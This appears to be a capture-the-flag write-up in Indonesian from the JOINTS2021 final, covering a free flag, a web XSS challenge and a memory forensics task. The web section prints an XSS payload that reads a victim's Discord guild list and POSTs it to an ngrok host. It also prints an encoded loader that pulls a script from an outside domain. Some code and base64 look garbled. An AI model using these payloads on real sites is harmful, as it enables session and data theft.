

JOINTS2021 CTF Final




jeopardized

abejads
amemiya

Free Flag: Enade Fri Flek

Isi feedback dan didapatkan flag

Flag : JOINTS21{Bababoey_semangat_finalnya_canda_final_xixixi}



Final Feedback For Us

Yey. JOINTS21{Bababoey_semangat_finalnya_canda_final_xixixi}

[Submit another response](#)

This form was created inside of Universitas Gadjah Mada. [Report Abuse](#)

Google Forms

Web: Joints Pay

Diberikan sebuah website yang dimana kita dapat mengirimkan dana setelah login menggunakan Discord

Kita dapat mengirimkan dana ke seseorang menggunakan pesan singkat yang vulnerable terhadap XSS.

Pada website diintegrasikan dengan Discord API dari URL berikut <http://35.186.156.223:10001/discord.php?url=>

Untuk mendapatkan flag, kita harus melihat list channel pada Author *joints-pay#8174* dengan request ke `/users/@me/guilds`. Disusunlah payload XSS seperti berikut untuk mendapatkan flag dengan mengirim hasil dari request tadi ke ngrok

```
function xixi() {  
  fetch('/discord.php?url=%2Fusers%2F%40me/guilds')  
  .then(function(response) {  
    return response.json();  
  }).then(function(data){  
    fetch("http://85c53cbfb9ff.ngrok.io", {  
      method: "POST",  
      body: JSON.stringify(data)  
    })  
  })  
}
```

```

    })
  });

}
xixi();

```

Save kedalam suatu website, dan masukkan ke payload XSS dibawah ini
Untuk payload XSS di pesan pendeknya seperti ini

```

' onfocus=eval(atob(this.id))
id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dH
A6Ly9jaGVtaWV0ZWNoLmNvbS9kaWwby9zY3JpcHRzL3ki02RvY3VtZW50LmJvZHKuYXB
wZW5kQ2hpbGQoYSk7 autofocus='

```


Yang dimana isi dari id adalah base64 dari

```


var
a=document.createElement("script");a.src="http://chemietech.com/diapo
/scripts/y";document.body.appendChild(a);

```

Kirim payload tersebut ke joints-pay#8174



Tunggu sebentar, dan flag akan didapatkan



Flag: JOINTS21{still_authenticated_on_http_only}

Forensics: memory

Diberi sebuah file memory windows, dicek menggunakan volatility clipboard terdapat sebuah link google drive namun terpotong, kemudian menggunakan command string grep drive.google.com didapatkan link fullnya yaitu

https://drive.google.com/file/d/1vz_G1Pyy3O6hy0En8hNLA8mYIVAY_o-P/view?usp=sharing, dari link tersebut didapatkan file zip yang dipassword.

Untuk mencari passwordnya dicoba menggunakan volatility filescan didapatkan beberapa file SECRET.txt yang berisi potongan string, terdapat juga beberapa file RANDOM.txt yang salah satunya berisi string base64 yang ketika di decode menghasilkan "ini base64", kami berasumsi potongan string SECRET.txt merupakan sebuah base32 yang diacak. Terima kasih kepada admin diberikan clue jika password dari zip tersebut didapatkan dari waktu dihapusnya file SECRET.txt, dengan menggunakan volatility mftparser didapatkan timestamp file dihapus, hasilnya "KU4TINJDKJBWORDCGFWEYTKKN52GI3KIHFP EUJKRNBXWGOJGJQ4GGMRE" di decode "U945#RCgDb1ILMJotdmH9^J%Qhoc9&L8c2\$" , tinggal buka filenya dapat flag.

Flag:

JOINTS21{cr3at3_a_m3mdump_th3y_5a1d_it_w1ll_b3_fun_th3y_5a1d }